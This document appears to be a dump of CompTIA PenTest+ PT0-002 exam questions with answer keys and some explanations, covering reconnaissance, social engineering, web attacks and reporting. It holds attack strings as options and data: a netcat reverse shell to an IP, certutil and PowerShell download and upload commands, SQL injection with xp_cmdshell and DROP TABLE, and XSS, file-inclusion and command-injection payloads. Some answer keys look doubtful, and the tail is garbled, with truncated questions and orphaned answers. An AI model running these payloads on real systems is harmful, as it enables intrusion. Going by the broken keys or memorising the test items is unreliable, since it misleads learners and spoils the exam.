



CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. `chmod u+x script.sh`
- B. `chmod u+e script.sh`
- C. `chmod o+e script.sh`
- D. `chmod o+x script.sh`

Answer: A

NEW QUESTION 2

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

Answer: A

NEW QUESTION 3

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 4

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

Answer: B

NEW QUESTION 5

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

Answer: B

NEW QUESTION 6

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Answer: C

NEW QUESTION 7

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 8

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

Answer: C

NEW QUESTION 9

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 10

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Answer: B

NEW QUESTION 10

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Answer: B

NEW QUESTION 11

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Answer: B

NEW QUESTION 13

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

Answer: D

NEW QUESTION 16

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 20

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

Answer: C

NEW QUESTION 22

A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

- A. WHOIS domain lookup
- B. Job listing and recruitment ads
- C. SSL certificate information
- D. Public data breach dumps

Answer: A

Explanation:

The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

NEW QUESTION 26

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

- A. NDA
- B. SLA
- C. MSA
- D. SOW

Answer: A

Explanation:

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.

The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties. This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.

In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 28

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

Answer: B

NEW QUESTION 32

You are a penetration tester running port scans on a server. INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1

Part 2

Drag and Drop Options

-sL
 -O
 192.168.2.2
 -sU
 -sV
 -p 1-1023
 192.168.2.1-100
 -Pn
 nc
 --top-ports=1000
 hping
 --top-ports=100
 nmap

NMAP Scan Output

Host is up (0.00079s latency).
 Not shown: 96 closed ports.
 PORT STATE SERVICE VERSION
 88/tcp open kerberos-sec?
 139/tcp open netbios-ssn
 389/tcp open ldap?
 445/tcp open microsoft-ds?
 MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Linux 2.4.X
 OS CPE: cpe:/o:linux_kernel:2.4.21
 OS details: Linux 2.4.21
 Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
 # Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
 scanned in 26.80 seconds

Command



Penetration Testing

Part 1

Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

NMAP Scan Output

Host is up (0.00079s latency).
 Not shown: 96 closed ports.
 PORT STATE SERVICE VERSION
 88/tcp open kerberos-sec?
 139/tcp open netbios-ssn
 389/tcp open ldap?
 445/tcp open microsoft-ds?
 MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Linux 2.4.X
 OS CPE: cpe:/o:linux_kernel:2.4.21
 OS details: Linux 2.4.21
 Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
 # Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
 scanned in 26.80 seconds

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lv1sec13/fingerprinting>

NEW QUESTION 37

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
- B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
- C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
- D. wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe

Answer: A

Explanation:

<https://www.bleepingcomputer.com/news/security/certutil-exe-could-allow-attackers-to-download-malware-while-youre-not-looking>
--- <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

NEW QUESTION 40

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 44

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

<http://company.com/catalog.asp?productid=22>

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

<http://company.com/catalog.asp?productid=22;WAITFOR>

DELAY '00:00:05'

Which of the following should the penetration tester attempt NEXT?

- A. http://company.com/catalog.asp?productid=22;EXEC xp_cmdshell 'whoami'
- B. <http://company.com/catalog.asp?productid=22' OR 1=1 ->
- C. <http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 ->
- D. <http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash>

Answer: C

Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 45

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
item=widget";waitfor%20delay%20"00:00:20";--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
item=widget%20union%20select%20null,null,@version;--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
search=Bob"%3e%3cing%20src%3da%20onerror%3dalert(1)%3e	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
item=widget"+convert(int,@version)+"	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
site=www.exe"ping%20-c%2010%20localhost"mple.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
redir=http:%2f%2fwww.malicious-site.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
logfile=%2fetc%2fpasswd%00	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
lookup=\$(whoami)	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>

- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

- * 1. Reflected XSS - Input sanitization (<> ...)
- * 2. Sql Injection Stacked - Parameterized Queries
- * 3. DOM XSS - Input Sanitization (<> ...)
- * 4. Local File Inclusion - sandbox req
- * 5. Command Injection - sandbox req
- * 6. SQLi union - paramtrized queries
- * 7. SQLi error - paramtrized queries

- * 8. Remote File Inclusion - sandbox
- * 9. Command Injection - input sanitization
- * 10. URL redirect - prevent external calls

NEW QUESTION 48

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

- A. Close the reverse shell the tester is using.
- B. Note this finding for inclusion in the final report.
- C. Investigate the high numbered port connections.
- D. Contact the client immediately.

Answer: D

NEW QUESTION 53

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Answer: D

Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence of idle open connections may result in errors that cannot be handled by the devices.

NEW QUESTION 55

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

- A. Stronger algorithmic requirements
- B. Access controls on the server
- C. Encryption on the user passwords
- D. A patch management program

Answer: A

NEW QUESTION 60

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

- A. nmap -iL results 192.168.0.10-100
- B. nmap 192.168.0.10-100 -O > results
- C. nmap -A 192.168.0.10-100 -oX results
- D. nmap 192.168.0.10-100 | grep "results"

Answer: C

NEW QUESTION 63

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning

- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 67

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

Answer: B

Explanation:

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.

By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 72

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

- A. Manually check the version number of the VoIP service against the CVE release
- B. Test with proof-of-concept code from an exploit database
- C. Review SIP traffic from an on-path position to look for indicators of compromise
- D. Utilize an nmap -sV scan against the service

Answer: B

NEW QUESTION 74

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

Answer: AE

NEW QUESTION 76

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

Answer: A

NEW QUESTION 79

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

Answer: BE

Explanation:

A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 82

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

Answer: CF

Explanation:

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

NEW QUESTION 83

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

Answer: B

Explanation:

Deauth will make the client connect again

NEW QUESTION 85

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Answer: A

NEW QUESTION 87

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

NEW QUESTION 88

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

Answer: A

Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job.

NEW QUESTION 90

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Answer: D

NEW QUESTION 93

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

Answer: A

NEW QUESTION 96

Given the following output: User-agent:*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

Answer: A

NEW QUESTION 97

A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

- A. Using OpenVAS in default mode
- B. Using Nessus with credentials
- C. Using Nmap as the root user
- D. Using OWASP ZAP

Answer: B

Explanation:

Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-web-based targets.

NEW QUESTION 102

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.

Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

Answer: C

NEW QUESTION 107

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

Answer: AC

NEW QUESTION 110

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

Answer: A

NEW QUESTION 113

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Answer: D

NEW QUESTION 115

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

`http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -`

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Answer: C

NEW QUESTION 120

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 124

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])) {  
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);  
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 129

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

Answer: A

NEW QUESTION 130

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

- A. Steganography
- B. Metadata removal

- Answer: B**

All other answers are a form of encryption or randomizing the data.

Which of the following describes the scope of the assessment?

- Answer: C**

Which of the following tools can help the tester achieve this goal?

- Answer: A**

Answer: B

Answer: D


Answer: D

<https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%>

